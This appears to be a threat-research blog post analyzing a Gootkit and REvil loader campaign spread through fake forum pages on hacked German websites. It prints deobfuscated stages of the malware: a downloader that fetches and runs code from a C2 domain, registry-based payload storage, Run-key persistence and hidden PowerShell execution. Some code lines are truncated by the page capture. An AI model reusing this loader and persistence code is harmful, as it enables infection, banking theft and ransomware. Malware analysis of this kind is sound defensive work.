Malwarebytes LABS

Search Labs

SUBSCRIBE

German users targeted with Gootkit banker or REvil ransomware

Posted: November 30, 2020 by Threat Intelligence Team

Last updated: December 1, 2020

This blog post was authored by Hasherezade and Jérôme Segura

On November 23, we received an alert from a partner about a resurgence of Gootkit infections in Germany. Gootkit is a very capable banking Trojan that has been around since 2014 and possesses a number of functionalities such as keystroke or video recording designed to steal financially-related information.

In this latest campaign, threat actors are relying on compromised websites to socially engineer users by using a decoy forum template instructing them to download a malicious file.

While analyzing the complex malware loader we made a surprising discovery. Victims receive Gootkit itself or, in some cases, the REvil (Sodinokibi) ransomware. The decision to serve one or the other payload happens after a check with the criminal infrastructure.

Gootkit attacks observed in Germany

users were being targeted via compromised websites.

Around the same time, we started receiving reports from some of our partners and their ISPs about Gootkit-related traffic. We were able to confirm Gootkit detections within our telemetry that were all located in Germany.

Figure 1: Gootkit infections in Germany in the wake of the campaign

After a couple of days, we remediated over 600 unique machines that had been compromised.

Fake forum template on hacked websites

The initial loader is spread via hacked websites using an interesting search engine optimization (SEO) technique to customize a fake template that tries to trick users to download a file.

The template mimics a forum thread where a user asks in German for help about a specific topic and receives an answer which appears to be exactly what they were looking for. It's worth noting that the hacked

Malwarebytes LABS




Figure 2: Compromised site loads decoy template to trick victims

This fake forum posting is conditionally and dynamically created if the correct victim browses the compromised website. A script removes the legitimate webpage content from the DOM and adds its own

Malwarebytes LABS




Figure 3: A view of the HTML code behind the decoy template

There is a server-side check prior to each visit to the page to determine if the user has already been served the fake template or not, in which case the webserver will return legitimate content instead.

Fileless execution and module installation

The infection process starts once the victim executes a malicious script inside the zip archive they just downloaded.

Malwarebytes LABS




Figure 4: Malicious script, heavily obfuscated

This script is the first of several stages that leads to the execution of the final payload. The following diagram shows a high level overview:




Figure 5: Infection flow

Stage 1 – The first JavaScript

The first JavaScript is the module that has to be manually executed by the victim, and it has been obfuscated in order to hide its real intentions. The obfuscation consists of three layers where one decodes content for the next.

The first stage (a version with cleaned formatting available here) decodes the next element:

```
cV52(0, 906);

function Ao68() {
    HI34 = jf61(CN43).split(VO94);
}
hH21(1, "RNXjd");

```

Figure 6: First stage script

The decoded output is a comma-separated array of JavaScript blocks:

Malwarebytes LABS

```
    DR97 = (WScript)["CreateObject"]("WScript.Shell");
    tv45 = "HKEY_CURRENT_USER\\SOFTWARE\\sRVkOK\\";
    try {
        DR97["RegRead"](tv45);
    } catch (e) {
        DR97["RegWrite"](tv45, "", "REG_SZ");
        ey30 = 90;
    }
    lBLLs = ey30;
    EH70 = "VnXNuCz";
    for (US59 = 67; US59 < 138552; US59++) {
        EH70 = EH70 + US59;
        EH70.indexOf("GkmX");
    }
}
HI34[3](jf61('qwegmmonsr?k\"c+=\'\"p+hCpD.8h3c,r afeasl/s\'e+)];4 8L
uukzr = HI34;
,
,
function Function() {
    [native code]
}
```

Figure 7: Decoded comma-separated array of scripts

There are four elements in the array that are referenced by their indexes. For example, the element with the index 0 means “constructor”, 1 is another block of JavaScript code, 2 is empty, 3 is a wrapper that causes a call to a supplied code.

Block 1 is responsible for reading/writing registry keys under “HKEY_CURRENT_USER\SOFTWARE\<script-specific name>”. It also deobfuscates and runs another block of code:

Malwarebytes LABS

```
    "www.alona.org.cy"
    ];
index = 0;
while (index < 3) {
    conn = WScript.CreateObject('MSXML2.ServerXMLHTTP');
    random_str = Math.random().toString()["substr"](2, 100);
    if (WScript.CreateObject("WScript.Shell").ExpandEnvironmentStrings("%USERDNSDOMAIN%")
            != "%USERDNSDOMAIN%")
    {
        random_str = random_str + "278146";
    }
    try {
        conn.open('GET', 'https://' + domains[index] + '/search.php'
            + "?someqwgmnrkc=" + random_str, false);
        conn.send();
    } catch (e) {
        return false;
    }
    if (conn.status === 200) {
        var resp_data = conn.responseText;
        if ((resp_data.indexOf("@" + random_str + "@", 0)) == -1) {
            WScript.sleep(22222);
        } else {
            resp_data = resp_data.replace("@" + random_str + "@", "");
            var data = resp_data.replace(/(\d{2})/g, function(yR86) {
                return String.fromCharCode(parseInt(yR86, 10) + 30);
            });
            HI34[3](data)();
            WScript.Quit();
        }
    } else {
        WScript.sleep(22222);
    }
    index++;
}
```

Figure 8: Third JavaScript layer

This fragment of code is responsible for connecting to the C2. It fetches the domains from the list, and tries them one by one. If it gets a response, it runs it further.

The above downloader script is the first stage of the loading process. Functionality-wise it is almost identical in all the dropped files. The differentiation between the variants starts in the next part, which is another JavaScript fetched from the C2 server.

Stage 2 – The second JavaScript (downloaded from the C2)

The expected response from the server is a decimal string, containing a pseudorandom marker used for validation. It needs to be removed before further processing. The marker consists of "@[request argument]@".




Figure 9: GET request with C2 server

After conversion to ASCII, the next JavaScript is revealed, and the code is executed. This JavaScript comes with an embedded PE payload which may be either a loader for Gootkit, or for the REvil ransomware. There are also some differences in the algorithm used to deobfuscate it.

Example for the Gootkit variant (commented, full)

```
var obf_data1 = 'B323232323230237D202075656C635D24727164735B346E616D6D6F6344202E6F69637375627078754D256B6F667E69402B3929222D31476341403141407141 4B41454
shell_app = WScript.CreateObject("shell.application");
fs_obj = new ActiveXObject("Scripting.FileSystemObject");
var stage2 = obf_data1.split("").reverse().join("");
stage3 = '';
for (i = 0; i < (stage2.length / 2); i++) {
    stage3 += String.fromCharCode('0x' + stage2.substr(i * 2, 2));
}
var shell_obj = WScript.CreateObject("WScript.Shell");
machine_guid = shell_obj.RegRead("HKLM\\SOFTWARE\\Microsoft\\Cryptography\\MachineGuid");
var pattern = /\-|[0-9]/g;
machine_guid = "A" + machine_guid.replace(pattern, "");
my_key = machine_guid.toLowerCase();
is_fresh = 0;
try {
    shell_obj.RegRead("HKEY_CURRENT_USER\\SOFTWARE\\" + my_key + "\\");
} catch (err) {
    is_fresh = 1;
    shell_obj.RegWrite("HKEY_CURRENT_USER\\SOFTWARE\\" + my_key + "\\", "", "REG_SZ");
}
if (is_fresh == 1) {
    chunk = '';
    counter = 0;
    for (var i = 0; i <= stage3.length - 1; i++) {
        chunk = chunk + stage3.substring(i, i + 1);
        if (chunk.length == 4000) {
            shell_obj.RegWrite("HKEY_CURRENT_USER\\SOFTWARE\\" + my_key + "\\" + counter, chunk, "REG_SZ");
            counter = counter + 1;
            chunk = '';
        }
    }
    if (chunk.length > 0) {
        counter = counter + 1;
        shell_obj.RegWrite("HKEY_CURRENT_USER\\SOFTWARE\\" + my_key + "\\" + counter, chunk, "REG_SZ");
    }
    if (fs_obj.FolderExists("C:\\Program Files (x86)")) {
        var pgtlk = 'C:\\Windows\\SysWOW64\\WindowsPowerShell\\v1.0\\powershell.exe';
    } else {
        var pgtlk = 'C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe';
    }
    kktazjlnkhr = 'for ($i=0;$i -le 500;$i++){Try{$abc=$abc+(Get-ItemProperty -path \'HKCU:\\SOFTWARE\\' + my_key + '\').$i}Catch{}}IEX($abc)';
    shell_obj.RegWrite("HKEY_CURRENT_USER\\Environment\\" + my_key, kktazjlnkhr, "REG_EXPAND_SZ");
    utjtxkqsqizkv = '-ExecutionPolicy Bypass -windowstyle hidden -Command "IEX([Environment]::GetEnvironmentVariable(\'' + my_key + '\', \'User\'))"';
    shell_obj.RegWrite("HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\" + my_key, pgtlk + ' ' + utjtxkqsqizkv, "REG_SZ");
    shell_app.ShellExecute(pgtlk, utjtxkqsqizkv, "", "open", 0);
}
```

Figure 10: The downloaded JavaScript

The downloaded code chunk is responsible for installing the persistent elements. It also runs a Powershell script that reads the storage, decodes it and runs it further.

Stage 3 – The stored payload and the decoding Powershell

Malwarebytes LABS

The payload is usually stored as a list of registry keys, yet we also observed a variant in which similar content was written into a TXT file.

Example of the payload stored in a file:


```
00342660  41 62 77 7E 42 7E 64 41 7E 44 6F 41 4F 7E 67 42  Abw~B~dA~DoAO~gB
00342670  7E 31 41 48 7E 41 7E 41 5A 7E 41 7E 42 7E 68 7E  ~1AH~A~AZ~A~B~h~
00342680  41 48 7E 51 41 7E 5A 51 41 6F 7E 41 43 6B 7E 41  AH~QA~ZQAo~ACk~A
00342690  44 51 41 4B 41 7E 46 7E 4D 41 64 41 7E 42 68 7E  DQAKA~F~MAdA~Bh~
003426A0  41 48 49 41 64 7E 41 41 74 41 46 4D 41 62 41 42  AHIAd~AAtAFMAbAB
003426B0  7E 6C 7E 41 47 55 41 7E 63 41 41 7E 67 7E 41 43  ~l~AGUA~cAA~g~AC
003426C0  30 41 63 77 7E 41 7E 67 7E 41 7E 44 45 41 7E 4D  0Acw~A~g~A~DEA~M
003426D0  41 41 77 7E 41 7E 44 7E 41 41 4D 41 7E 41 7E 77  AAw~A~D~AAMA~A~w
003426E0  41 44 41 41 7E 44 51 7E 41 4B 7E 41 41 3D 3D 22  ADAA~DQ~AK~AA=="
003426F0  7E 29 29 3B 20 7E 49 7E 6E 7E 76 6F 7E 6B 65 7E  ~)); ~I~n~vo~ke~
00342700  2D 45 78 7E 7E 70 72 65 7E 73 73 7E 7E 69 7E 6F  -Ex~~pre~ss~~i~o
00342710  6E 7E 7E 20 24 7E 43 6F 7E 7E 6D 7E 6D 61 7E 6E  n~~ $~Co~~m~ma~n
00342720  64 3B 7E 53 7E 7E 74 7E 61 7E 7E 72 74 2D 7E 7E  d;~S~~t~a~~rt-~~
00342730  53 7E 6C 65 7E 7E 65 70 7E 20 2D 7E 73 7E 7E 7E  S~le~~ep~ -~s~~~
00342740  20 32 7E 7E 32 7E 7E 7E 32 7E 7E 7E 32 7E 32 7E   2~~2~~~2~~~2~2~
```


Figure 11: Payload as a file on disk

The content of the file is an obfuscated Powershell script that runs another Base64 obfuscated layer that finally decodes the .NET payload.

Example of the Powershell script that runs to deobfuscate the file:

```
"C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" -ExecutionPolicy I
```

Below we will study two examples of the loader: One that leads to execution of the REvil ransomware, and another that leads to the execution of Gootkit.

Example 1—Loading REvil ransomware

The example below shows the variant in which a PE file was encoded as an obfuscated hexadecimal string. In the analyzed case, the whole flow led to execution of REvil ransomware. The sandbox analysis presenting this case is available here.

Execution of the second stage JavaScript leads to the payload being written to the registry, as a list of keys. The content is encoded as hexadecimal, and mildly obfuscated.

Malwarebytes LABS

05f0000000000000000e00002210b010b00002c1!@#0060000000000006e4b1!@#020000000601!@#00000!@#20000000020000400000000000000040000000000000
000a01!@#00200000000000000030040850000!@#00!@#000000!@#00!@#0000000000!@#0000000000000000001c4b11004f00000000601100a80200000000000000
000000000000000000000000801!@#c0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
200000080000000000000000000000008200000480000000000000000000000002e74657874000000742b1!@#0200000002c1!@#0020000000000000000000000000000200
000602e72737263000000a802000000601!@#0040000002e1!@#000000000000000000000000400000402e72656c6f6300000c00000000801!@#00200000321!@#00000
000000000000000004000004200000000000000000000000000000000504b1!@#0000000480000000200050058260000c4241!@#3000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000001e02280500000a2a133002000b0000000!@#01102185d16fe010a2b
00062a00133003001900000002000011027b19000000403186f0700000a1f10280800000a0a2b00062a000000133003005e000000003000011733!@#0060a06027d1900000

Figure 12: Fragment of the payload stored in the registry, encoded as a hexadecimal string obfuscated with a pattern

After writing the keys, the JavaScript deploys a PowerShell command that is responsible for decoding and running the stored content.

Figure 13: The JS component deploys PowerShell with a Base64 encoded script

